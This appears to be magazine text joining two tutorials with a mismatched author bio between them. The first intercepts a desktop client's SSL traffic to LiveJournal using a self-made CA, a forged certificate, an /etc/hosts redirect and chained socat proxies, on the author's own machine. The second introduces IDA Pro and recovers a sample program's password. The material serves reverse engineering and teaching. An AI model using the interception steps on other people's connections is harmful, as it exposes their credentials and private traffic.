The API domain name for LiveJournal is simply www.livejournal.com and any SSL compliant client software will require the server certificate to match the domain when it initially connects to the SSL port of the server.

An SSL CA signs SSL certificates and is nothing more than a set of certificates files that can be used by tools like OpenSSL to sign newly generated certificates via a *certificate signature request* (CSR) key that

is generated while creating new server certificates. The client simply needs to trust the certificate authority public key and subsequently the client will trust all server certificates signed by the certificate authority private key.

Generating a certificate authority

Run `tinyca2` for the first time and a certificate authority generation screen will appear to get you started (Figure 1).




Figure 1. TinyCA new certificate authority window

It doesn't matter what you put here if you don't plan on keeping this certificate authority information for very long. The target server at LiveJournal.com will never see the keys you are generating and they will stay completely isolated to your testing environment. Be sure to remember the password since it will be required for signing keys later on.

Select *Export CA* from the *CA* tab and save a *PEM* version of the public CA certificate to a new file of your choosing.

Generating a server certificate

Click on the *Requests* tab in TinyCA and then the *New* button that will help us create a new certificate signing request and private server key (Figure 2).




Figure 2. TinyCA new certificate request window

The common name must be *www.livejournal.com*. The password can be anything and we will be removing it when we export the key for use.

Under the *Requests* tab there is now a certificate named *www.livejournal.com* that needs to be signed. Right click and select *Sign Request* and then *Sign Request Server*. Use the default values to sign the request.

Now there will be a new key under the *Key* tab now. Right click on it and select *Export Key* and you'll be presented a new dialog (Figure 3).




Figure 3. TinyCA private key export window

As seen in the figure you want to select *PEM (Key)* as well as *Without Passphrase (PEM/PKCS#12)* and *Include Certificate (PEM)*. Doing so will export a PEM certificate file that contains a section for the certificate key as well as the certificate itself. The PEM standard allows us to store multiple keys in a single file.

Congratulations, you now have a perfectly valid key for *https://www.livejournal.com* as long as the web server running the site is under your own control and uses the server key you've generated. Trusting the key is the tricky part.

Allow logjam to trust the certificate authority

So we have to dig in a bit to understand what SSL Certificate trust database LogJam will be using. Most Linux based GTK and console programs rely on OpenSSL which has its own certificate authority database that is very easy to add a new certificate to.

In Debian/GNU Linux the following will install your new Yoyodyne CA certificate system wide: Listing 1.

Listing 1. Install Yoyodyne CA certificate

```
spencersr@bigboote:~$ sudo mkdir /usr/share/ca-certificates/custom
spencersr@bigboote:~$ sudo cp Yoyodyne-cacert.pem \ /usr/share/ca-certificates/custom/Yoyodyne-
-cacert.crt
spencersr@bigboote:~$ sudo chmod a+rw \
/usr/share/ca-certificates/custom/Yoyodyne-cacert.crt
spencersr@bigboote:~$ sudo dpkg-reconfigure -plow ca-certificates -f readline \ ca-certificates
configuration
-----
...
Trust new certificates from certificate authorities? 1
...
This package installs common CA (Certificate Authority) certificates in /usr/share/ca-certifica-
tes.
```

Please select the certificate authorities you trust so that their certificates are installed into `/etc/ssl/certs`. They will be compiled into a single `/etc/ssl/certs/ca-certificates.crt` file.

```
...
1. cacert.org/cacert.org.crt
2. custom/Yoyodyne-cacert.crt
3. debconf.org/ca.crt
...
150. mozilla/XRamp_Global_CA_Root.crt
151. spi-inc.org/spi-ca-2003.crt
152. spi-inc.org/spi-cacert-2008.crt
...
(Enter the items you want to select, separated by spaces.)
...
Certificates to activate: 2
...
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
Adding debian:Yoyodyne-cacert.pem
done.
```

Now LogJam as well as programs such as `wget`, `w3m`, and most scripting languages will trust all keys signed by your new CA.

Using Socat to proxy the stream and hijacking your own DNS

Socat is basically a swiss army knife for communication streams. With it you can proxy between protocols. This includes becoming an SSL aware server and proxying streams as an SSL aware client to another SSL aware server

Set up your system and start up socat

Since we should aim for transparency we will need to intercept DNS requests for `www.livejournal.com` as well so that our locally operated proxy running on port 443 on IP 127.0.2.1 is in the loop.

First, we will need to know the original IP of `www.livejournal.com`:

```
spencersr@bigboote:~$ nslookup www.livejournal.com 8.8.8.8
Server:                8.8.8.8
Address:               8.8.8.8#53
Non-authoritative answer:
Name:   www.livejournal.com
Address: 208.93.0.128
```

Bingo! Now add the following line to `/etc/hosts` near the other IPv4 records:

```
127.0.2.1 www.livejournal.com
```

Now let's do a test run by listening on port 443 (HTTPS) and forwarding to port 443 (HTTPS) of the real `www.livejournal.com`:

```
spencersr@bigboote:~$ sudo socat -vvv \ OPENSSL-
LISTEN:443,verify=0,fork,key=www.livejournal.com-
keyem,certificate=www.livejournal.com-key.pem,
cafile=Yoyodyne-cacert.pem \
OPENSSL:208.93.0.128:443,verify=0,fork
```

Simple enough. Browsing to <https://www.livejournal.com> with w3m and wget should work successfully now and a stream of random encrypted information will be printed by socat.

Chaining two socat instances together with an unencrypted session in the middle

So far so good! Now we need to have socat connecting to another socat using standard TCP4 protocol in order to view the unencrypted data. This works by having one socat instance listening on port 443 (HTTPS) and then forwarding to another socat on port 8080 (HTTP) which then forwards on to port 443 (HTTPS) of the real www.livejournal.com.

Socat instance one:

```
spencersr@bigboote:~$ sudo socat -vvv \  
OPENSSL-LISTEN:443,verify=0,fork,  
key=www.livejournal.com-key.pem,certificate=  
www.livejournal.com-key.pem,cafile=Yoyodyne-cacert.pem \  
TCP4:10.1.0.1:8080,fork
```

Socat instance two:

```
spencersr@bigboote:~$ sudo socat -vvv \  
TCP-LISTEN:8080,fork \  
OPENSSL:208.93.0.128:443,verify=0,fork
```

Load up LogJam and the socat instances will start printing out the stream to the terminal (Listing 2).

Listing 2. Socat terminal

```
> 2012/08/29 00:10:27.527184 length=209 from=0 to=208  
POST /interface/flat HTTP/1.1\r  
Host: www.livejournal.com\r  
Content-Type: application/x-www-form-urlencoded\r  
User-Agent: http://logjam.danga.com; martine@danga.com\r  
Connection: Keep-Alive\r  
Content-Length: 23\r  
\r  
> 2012/08/29 00:10:27.566184 length=23 from=209 to=231  
ver=1&mode=getchallenge< 2012/08/29 00:10:29.551570 length=437 from=0 to=436  
HTTP/1.1 200 OK\r  
Server: GoatProxy 1.0\r  
Date: Wed, 29 Aug 2012 08:10:56 GMT\r  
Content-Type: text/plain; charset=UTF-8\r  
Connection: keep-alive\r  
X-AWS-Id: ws25\r  
Content-Length: 157\r  
Accept-Ranges: bytes\r  
X-Varnish: 904353035\r  
Age: 0\r  
X-VWS-Id: bill-varn21\r  
X-Gateway: bill-sw1b10\r  
\r  
auth_scheme  
c0  
challenge  
c0:1346227200:656:60:xxxxxx:xxxxxxxxxxxxxxxx  
expire_time
```

```
1346227916
server_time
1346227856
success
OK
```

Hurray! You should be dancing at this point.

But wait, I mentioned using Wireshark before didn't I?

Using Wireshark to capture and view the unencrypted stream

Now it's time for the easy part. I'm going to assume that you are comfortable capturing packets in Wireshark and focus mainly on the filtering of the capture stream.

Since by default Wireshark captures all traffic we should set up a capture filter that only listens for packets on port 8080 of host 127.0.2.1 (Figure 4).




Figure 4. Wireshark lo (loopback) interface capture window with capture filter

Once LogJam is run packet will start streaming in while Wireshark is recording (Figure 5).




Figure 5. Wireshark with captured unencrypted packets

What now?

This article is about viewing unencrypted data in an SSL session. Whatever your reverse engineering goal is SSL is less of an obstacle now.

How can SSL be secure then if this method is so simple?

SSL and all of the variations of digests and ciphers contained within it are pretty reliably secure. Some of the major areas this article focused on was the ability to fool a client by having the ability to trust a new certificate.


If you are interested in securing your site or client software against this sort of spying I recommend not using an SSL certificate authority keyring or trust database that is easily modified by the user. Including an SSL server certificate in client software, encrypted and protected by a hard coded key somewhere in the binary, and requiring it for use on SSL connections using a hardened socket library, will dramatically cut down on the looky-loo factor.

Conclusion

Thanks to how simple it is to add certificate authorities to most browsers, mobile devices, and custom client software it's a trivial matter to pull back the curtain on SSL encrypted streams with the right tools.

Remember to thank your open source hacker friends.

About the Author



Jaromir is a computer virus researcher and analyst. He specializes in reverse engineering and analyzing malicious PE files under Windows platform. He is interested in malware internals – how it is packed/encrypted, how it is installed into computer, how it protects itself from being analyzed, etc. He also likes solving interesting crackmes. Except for reverse engineering, his hobbies include traveling, exploring new places, flying remote control models and playing board games.

How to Disassemble and Debug Executable Programs on Linux, Windows and Mac OS X?

by Jacek Adam Piasecki, Tester/Programmer

The Interactive Disassembler Professional (IDA Pro) is an extremely powerful disassembler distributed by Hex-Rays. Although IDA Pro is not the only disassembler, it is the disassembler of choice for many malware analysts, reverse engineers, and vulnerability analysts.

The program is published by Hex-Rays (<http://www.hex-rays.com>), which provides a free version for non-commercial uses that is one version less than the current paid version. It is now version 5.0.

IDA Pro will disassemble an entire program and perform tasks such as function discovery, stack analysis, local variable identification, and much more. IDA Pro includes extensive code signatures within its *Fast Library Identification and Recognition Technology* (FLIRT), which allows it to recognize and label a disassembled function, especially library code added by a compiler.

IDA Pro is meant to be interactive, and all aspects of its disassembly process can be modified, manipulated, rearranged, or redefined. One of the best aspects of IDA Pro is its ability to save your analysis progress: You can add comments, label data, and name functions, and then save your work in an IDA Pro database (known as an *idb*) to return to later. IDA Pro also has robust support for plug-ins, so you can write your own extensions or leverage the work of others.




Figure 1. Loading a file in IDA Pro

Loading an Executable

When you load an executable, IDA Pro will try to recognize the file's format and processor architecture. Figure 1 displays the first step in loading an executable into IDA Pro. When loading a file into IDA Pro (such as a PE file with Intel x86 architecture), the program maps the file into memory as if it had been loaded by the operating system loader. To have IDA Pro disassemble the file as a raw binary, choose the Binary File option in the top box. This option can prove useful because malware sometimes appends shellcode, additional data, encryption parameters, and even additional executables to legitimate PE files, and this extra data won't be loaded into memory when the malware is run by Windows or loaded into IDA Pro. In addition, when you are loading a raw binary file containing shellcode, you should choose to load the file as a binary file and disassemble it.

PE files are compiled to load at a preferred base address in memory, and if the Windows loader can't load it at its preferred address (because the address is already taken), the loader will perform an operation known as rebasing. This most often happens with DLLs, since they are often loaded at locations that differ from their preferred address. You should know that if you encounter a DLL loaded into a process different from what you see in IDA Pro, it could be the result of the file being rebased. When this occurs, check the Manual Load checkbox shown in Figure 1, and you'll see an input box where you can specify the new virtual base address in which to load the file.

By default, IDA Pro does not include the PE header or the resource sections in its disassembly (places where malware often hides malicious code). If you specify a manual load, IDA Pro will ask if you want to load each section, one by one, including the PE file header, so that these sections won't escape analysis.

The IDA Pro Interface

After you load a program into IDA Pro, you will see the disassembly window, as shown in Figure 2. This will be your primary space for manipulating and analyzing binaries, and it's where the assembly code resides.




Figure 2. Graph mode of the IDA Pro disassembly window

Disassembly Window Modes

You can display the disassembly window in one of two modes: graph (the default, shown in Figure 2) and text. To switch between modes, press the spacebar.

Graph Mode

In graph mode, IDA Pro excludes certain information that we recommend you display, such as line numbers and operation codes. To change these options, select *Options*→*General*, and then select *Line prefixes* and set the *Number of Opcode Bytes* to 6. Because most instructions contain 6 or fewer bytes, this setting will allow you to see the memory locations and opcode values for each instruction in the code listing (If these settings make everything scroll off the screen to the right, try setting the *Instruction Indentation* to 8).

In graph mode, the color and direction of the arrows help show the program's flow during analysis. The arrow's color tells you whether the path is based on a particular decision having been made: red if a conditional jump is not taken, green if the jump is taken, and blue for an unconditional jump. The arrow direction shows the program's flow; upward arrows typically denote a loop situation. Highlighting text in graph mode highlights every instance of that text in the disassembly window.

Text Mode

The text mode of the disassembly window is a more traditional view, and you must use it to view data regions of a binary. Figure 3 displays the text mode view of a disassembled function. It displays the memory address (0040105B) and section name (.text) in which the opcodes (83EC18) will reside in memory.

```

.text:00401040
.text:00401040      sub_401040 proc near                                ; CODE XREF: sub_401040+2A1j
.text:00401040
.text:00401040      var_18      = dword ptr -18h
.text:00401040      var_14      = dword ptr -14h
.text:00401040      var_10      = dword ptr -10h
.text:00401040      var_C       = dword ptr -0Ch
.text:00401040      var_8       = dword ptr -8
.text:00401040      var_4       = dword ptr -4
.text:00401040
.text:00401040 55              push     ebp
.text:00401041 89 E5          mov      ebp, esp
.text:00401043 83 EC 18       sub      esp, 18h
.text:00401046 C7 45 F4 00 00 00+  mov     [ebp+var_C], 0
.text:0040104D C7 45 F0 00 00 00+  mov     [ebp+var_10], 0
.text:00401054 C7 45 FC 64 00 00+  mov     [ebp+var_4], 64h
.text:0040105B
.text:0040105B      loc_40105B:                                ; CODE XREF: sub_401040+5C4j
.text:0040105B 83 7D FC 01     cmp     [ebp+var_4], 1
.text:0040105F 7E 3D          jle     short locret_40109E
.text:00401061 C7 45 F0 00 00 00+  mov     [ebp+var_10], 0
.text:00401068 8B 45 F8       mov     eax, [ebp+var_8]
.text:0040106B 03 45 FC       add     eax, [ebp+var_4]
.text:0040106E 89 45 F4       mov     [ebp+var_C], eax
.text:00401071 83 7D F4 1E     cmp     [ebp+var_C], 1Eh
.text:00401075 75 07          jnz     short loc_40107E
.text:00401077 C7 45 F0 01 00 00+  mov     [ebp+var_10], 1
.text:0040107E
.text:0040107E      loc_40107E:                                ; CODE XREF: sub_401040+351j
.text:0040107E 83 7D F4 00     cmp     [ebp+var_C], 0
.text:00401082 75 13          jnz     short loc_401097
.text:00401084 8B 45 FC       mov     eax, [ebp+var_4]
.text:00401087 89 44 24 04     mov     [esp+18h+var_14], eax
.text:0040108B C7 04 24 20 20 40+  mov     [esp+18h+var_18], offset aPrintNumberD ; "Print Number= %d\\n"
.text:00401092 E8 B1 00 00 00  call    printf
.text:00401097
.text:00401097      loc_401097:                                ; CODE XREF: sub_401040+421j
.text:00401097 8D 45 FC       lea     eax, [ebp+var_4]
.text:0040109A FF 08          dec     dword ptr [eax]
.text:0040109C EB BD          jmp     short loc_40105B
.text:0040109E
.text:0040109E      ; -----
.text:0040109E      locret_40109E:                            ; CODE XREF: sub_401040+1F1j
.text:0040109E C9              leave
.text:0040109F C3              retn
.text:0040109F      sub_401040 endp

```

Figure 3. Text mode of IDA Pro's disassembly window

The left portion of the text-mode display is known as the arrows window and shows the program's nonlinear flow. Solid lines mark unconditional jumps, and dashed lines mark conditional jumps. Arrows facing up indicate a loop. The example includes the stack layout for the function and a comment (beginning with a semicolon) that was automatically added by IDA Pro.

Useful Windows for Analysis

Several other IDA Pro windows highlight particular items in an executable. The following are the most significant for our purposes.

Functions window Lists all functions in the executable and shows the length of each. You can sort by function length and filter for large, complicated functions that are likely to be interesting, while excluding tiny functions in the process. This window also associates flags with each function (F, L, S, and so on), the most useful of which, L, indicates library functions. The L flag can save you time during analysis, because you can identify and skip these compiler-generated functions.

Names window Lists every address with a name, including functions, named code, named data, and strings.

Strings window Shows all strings. By default, this list shows only ASCII strings longer than five characters. You can change this by right-clicking in the *Strings window* and selecting Setup.

Imports window Lists all imports for a file.

Exports window Lists all the exported functions for a file. This window is useful when you're analyzing DLLs.

Structures window Lists the layout of all active data structures. The window also provides you the ability to create your own data structures for use as memory layout templates.

These windows also offer a cross-reference feature that is particularly useful in locating interesting code. For example, to find all code locations that call an imported function, you could use the import window, doubleclick the imported function of interest, and then use the cross-reference feature to locate the import call in the code listing.

Returning to the Default View

The IDA Pro interface is so rich that, after pressing a few keys or clicking something, you may find it impossible to navigate. To return to the default view, choose *Windows→Reset Desktop*. Choosing this option won't undo any labeling or disassembly you've done; it will simply restore any windows and GUI elements to their defaults.

By the same token, if you've modified the window and you like what you see, you can save the new view by selecting *Windows→Save desktop*.

Navigating IDA Pro

As we just noted, IDA Pro can be tricky to navigate. Many windows are linked to the disassembly window. For example, double-clicking an entry within the Imports window or Strings window will take you directly to that entry.

Using Links and Cross-References

Another way to navigate IDA Pro is to use the links within the disassembly window, such as the links shown in Listing 1. Double-clicking any of these links will display the target location in the disassembly window. The following are the most common types of links:

- *Sub links* are links to the start of functions such as `printf` and `sub_4010A0`.
- *Loc links* are links to jump destinations such as `loc_40107E` and `loc_401097`.
- *Offset links* are links to an offset in memory.

Cross-references are useful for jumping the display to the referencing location: `0x401075` in this example. Because strings are typically references, they are also navigational links. For example, `aPrintNumberD` can be used to jump the display to where that string is defined in memory.

Exploring Your History

IDA Pro's forward and back buttons, shown in Figure 4, make it easy to move through your history, just as you would move through a history of web pages in a browser. Each time you navigate to a new location within the disassembly window, that location is added to your history.




Figure 4. Navigational buttons

Navigation Band

The horizontal color band at the base of the toolbar is the *navigation band*, which presents a color-coded linear view of the loaded binary's address space. The colors offer insight into the file contents at that location in the file as follows:

- Light blue is library code as recognized by FLIRT.
- Red is compiler-generated code.
- Dark blue is user-written code.

You should perform malware analysis in the dark-blue region. If you start getting lost in messy code, the navigational band can help you get back on track. IDA Pro's default colors for data are pink for imports, gray for defined data, and brown for undefined data.

Jump to Location

To jump to any virtual memory address, simply press the G key on your keyboard while in the disassembly window. A dialog box appears, asking for a virtual memory address or named location, such as `sub_401730` or `printf`.

Listing 1. Navigational links within the disassembly window

```
00401075      jnz     short loc_40107E
00401077      mov     [ebp+var_10], 1
0040107E loc_40107E:                                ; CODE XREF: sub_401040+35j
0040107E      cmp     [ebp+var_C], 0
00401082      jnz     short loc_401097
00401084      mov     eax, [ebp+var_4]
00401087      mov     [esp+18h+var_14], eax
0040108B      mov     [esp+18h+var_18], offset aPrintNumberD ; "Print Number= %d\n"
00401092      call    printf
00401097      call    sub_4010A0
```

To jump to a raw file offset, choose *Jump*→*Jump to File Offset*. For example, if you're viewing a PE file in a hex editor and you see something interesting, such as a string or shellcode, you can use this feature to get to that raw offset, because when the file is loaded into IDA Pro, it will be mapped as though it had been loaded by the OS loader.

Searching

Selecting Search from the top menu will display many options for moving the cursor in the disassembly window:

- Choose *Search→Next Code* to move the cursor to the next location containing an instruction you specify.
- Choose *Search→Text* to search the entire disassembly window for a specific string.
- Choose *Search→Sequence of Bytes* to perform a binary search in the hex view window for a certain byte order. This option can be useful when you're searching for specific data or opcode combinations.

The following example displays the command-line analysis of the *password.exe* binary. This malware requires a password to continue running, and you can see that it prints the string Bad key after we enter an invalid password (test).

```
C:\>password.exe
Enter password for this Malware: test
Bad key
```

We then pull this binary into IDA Pro and see how we can use the search feature and links to unlock the program. We begin by searching for all occurrences of the Bad key string, as shown in Figure 5. We notice that Bad key is used at 0x401104, so we jump to that location in the disassembly window by double-clicking the entry in the search window.




Figure 5. Searching example

Listing 2. The disassembly listing

```
004010E0      push     offset aMab ; "$mab"
004010E5      lea      ecx, [ebp+var_1C]
004010E8      push     ecx
004010E9      call     strcmp
004010EE      add      esp, 8
004010F1      test     eax, eax
004010F3      jnz      short loc_401104
004010F5      push     offset aKeyAccepted ; "Key Accepted!\n"
004010FA      call     printf
004010FF      add      esp, 4
00401102      jmp      short loc_401118
00401104 loc_401104      ; CODE XREF: _main+53j
00401104      push     offset aBadKey ; "Bad key\n"
00401109      call     printf
```

The disassembly listing around the location of 0x401104 is shown next. Looking through the listing, before „Bad key\n”, we see a comparison at 0x4010F1, which tests the result of a strcmp. One of the parameters to the strcmp is the string, and likely password, \$mab (Listing 2). The next example shows the result of entering the password we discovered, \$mab, and the program prints a different result.

```
C:\>password.exe
Enter password for this Malware: $mab
Key Accepted!
